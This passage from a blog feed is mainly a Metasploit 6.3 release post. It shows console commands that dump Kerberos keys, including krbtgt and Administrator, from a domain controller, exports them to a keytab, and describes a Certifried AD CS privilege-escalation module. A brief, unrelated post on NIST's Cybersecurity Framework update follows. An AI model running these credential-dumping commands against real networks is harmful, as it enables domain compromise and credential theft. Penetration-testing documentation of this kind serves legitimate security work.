              User Session Key: 00000000000000000000000000000000
              User Account Control: 528
              Sub Auth Status: 0
              Last Successful Interactive Logon: No Time Set (0)
              Last Failed Interactive Logon: No Time Set (0)
              Failed Interactive Logon Count: 0
              SID Count: 0
              Resource Group Count: 0
              Group Count: 5
              Group IDs:
                Relative ID: 513, Attributes: 7
                Relative ID: 512, Attributes: 7
                Relative ID: 520, Attributes: 7
                Relative ID: 518, Attributes: 7
                Relative ID: 519, Attributes: 7
              Logon Domain ID: S-1-5-21-3541430928-2051711210-1391384369
              Effective Name: 'Administrator'
              Full Name: ''
              Logon Script: ''
              Profile Path: ''
              Home Directory: ''
              Home Directory Drive: ''
              Logon Server: ''
              Logon Domain Name: 'WINDOMAIN.LOCAL'
            Client Info:
              Name: 'Administrator'
              Client ID: 2022-11-21 13:52:00 +0000
            Pac Server Checksum:
              Signature: 04e5ab061c7a909a26b122c2
            Pac Privilege Server Checksum:
              Signature: 710bb183858257f41021bd7e

Metasploit has also added first-class support for the Keytab file format for storing the encryption keys of principals. This can be used in Wireshark to automatically decrypt KRB5 network traffic.

For instance, if Metasploit’s database is configured when running the secretsdump module against a domain controller, the extracted Kerberos keys will be persisted in Metasploit’s database:

# Secrets dump
msf6 > use auxiliary/gather/windows_secrets_dump
msf6 auxiliary(gather/windows_secrets_dump) > run smbuser=Administrator smbpass=p4$$w0rd rhosts=192.168.123.13
... ommitted ...
# Kerberos keys:
Administrator:aes256-cts-hmac-sha1-96:56c3bf6629871a4e4b8ec894f37489e823bbaecc2a0a4a5749731afa9d158e01
Administrator:aes128-cts-hmac-sha1-96:df990c21c4e8ea502efbbca3aae435ea
Administrator:des-cbc-md5:ad49d9d92f5da170
Administrator:des-cbc-crc:ad49d9d92f5da170
krbtgt:aes256-cts-hmac-sha1-96:e1c5500ffb883e713288d8037651821b9ecb0dfad89e01d1b920fe136879e33c
krbtgt:aes128-cts-hmac-sha1-96:ba87b2bc064673da39f40d37f9daa9da
krbtgt:des-cbc-md5:3ddf2f627c4cbcdc
... ommitted ...
[*] Auxiliary module execution completed

These Kerberos encryption keys can then be exported to a new Keytab file with the admin/kerberos/keytab module:

# Export to keytab
msf6 auxiliary(gather/windows_secrets_dump) > use admin/kerberos/keytab
msf6 auxiliary(admin/kerberos/keytab) > run action=EXPORT keytab_file=./example.keytab
[+] keytab saved to ./example.keytab
Keytab entries
==============

 kvno  type              principal                                   hash                                                              date
 ----  ----              ---------                                   ----                                                              ----
 1     1  (DES_CBC_CRC)  [email protected]                       3e5d83fe4594f261                                                  1970-01-01 01:00:00 +0100
 1     17 (AES128)       ADF3\[email protected]                        967ccd1ffb9bff7900464b6ea383ee5b                                  1970-01-01 01:00:00 +0100
 1     3  (DES_CBC_MD5)  ADF3\[email protected]                        62336164643537303830373630643133                                  1970-01-01 01:00:00 +0100
 1     18 (AES256)       [email protected]                    56c3bf6629871a4e4b8ec894f37489e823bbaecc2a0a4a5749731afa9d158e01  1970-01-01 01:00:00 +0100
 1     17 (AES128)       [email protected]                    df990c21c4e8ea502efbbca3aae435ea                                  1970-01-01 01:00:00 +0100
 1     3  (DES_CBC_MD5)  [email protected]                    ad49d9d92f5da170                                                  1970-01-01 01:00:00 +0100
 1     1  (DES_CBC_CRC)  [email protected]                    ad49d9d92f5da170                                                  1970-01-01 01:00:00 +0100
 1     18 (AES256)       [email protected]                           e1c5500ffb883e713288d8037651821b9ecb0dfad89e01d1b920fe136879e33c  1970-01-01 01:00:00 +0100
 1     17 (AES128)       [email protected]                           ba87b2bc064673da39f40d37f9daa9da                                  1970-01-01 01:00:00 +0100
 1     3  (DES_CBC_MD5)  [email protected]                           3ddf2f627c4cbcdc                                                  1970-01-01 01:00:00 +0100
... ommitted ...
[*] Auxiliary module execution completed

Once the new Keytab file is created, modify Wireshark to use the exported encryption keys in Edit -> Preferences -> Protocols -> KRB5, and select try to decrypt Kerberos blobs. Now Wireshark will automatically try to decrypt Kerberos blobs — the blue highlighted lines show Wireshark’s decryption working:

Metasploit Framework 6.3 Released

Certifried privilege escalation

Metasploit 6.3 adds an auxiliary module that exploits a privilege escalation vulnerability known as Certifried (CVE-2022–26923) in AD CS. The module will generate a valid certificate impersonating the Domain Controller (DC) computer account, and this certificate is then used to authenticate to the target as the DC account using PKINIT pre-authentication mechanism. The module will get and cache the TGT for this account along with its NTLM hash. Finally, it requests a TGS impersonating a privileged user (Administrator by default). This TGS can then be used by other modules or external tools.

Updated show options support

Previous to Metasploit 6.3 the show options and show advanced commands would display a module’s supported options in a single list.

Now module authors can add additional metadata to specify conditions for when options are relevant to the user, such as a particular action or datastore value being set. Metasploit will then logically group these options together when presenting to them to the user:

Metasploit Framework 6.3 Released

Get it

Existing Metasploit Framework users can update to the latest release of Metasploit Framework via the msfupdate command.

New users can either download the latest release through our nightly installers, or if you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest release.

Thanks to both Rapid7 developers and Metasploit community members for all their hard work on delivering this latest set of Metasploit features, in particular: Alan Foster, Ashley Donaldson, Brendan Watters, Chris Granleese, Christophe de la Fuente, Dean Welch, Grant Willcox, Jack Heysel, Jacquie Harris, Jeffrey Martin, Matthew Mathur, Navya Harika Karaka, Shelby Pace, Simon Janusz, Spencer McIntyre, and Zach Goldman.

NIST Is Updating Its Cybersecurity Framework

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2023/01/nist-is-updating-its-cybersecurity-framework.html

NIST is planning a significant update of its Cybersecurity Framework. At this point, it’s asking for feedback and comments to its concept paper.

  1. Do the proposed changes reflect the current cybersecurity landscape (standards, risks, and technologies)?
  2. Are the proposed changes sufficient and appropriate? Are there other elements that should be considered under each area?
  3. Do the proposed changes support different use cases in various sectors, types, and sizes of organizations (and with varied capabilities, resources, and technologies)?
  4. Are there additional changes not covered here that should be considered?
  5. For those using CSF 1.1, would the proposed changes affect continued adoption of the Framework, and how so?
  6. For those not using the Framework, would the proposed changes affect the potential use of the Framework?

The NIST Cybersecurity Framework has turned out to be an excellent resource. If you use it at all, please help with version 2.0.

The collective thoughts of the interwebz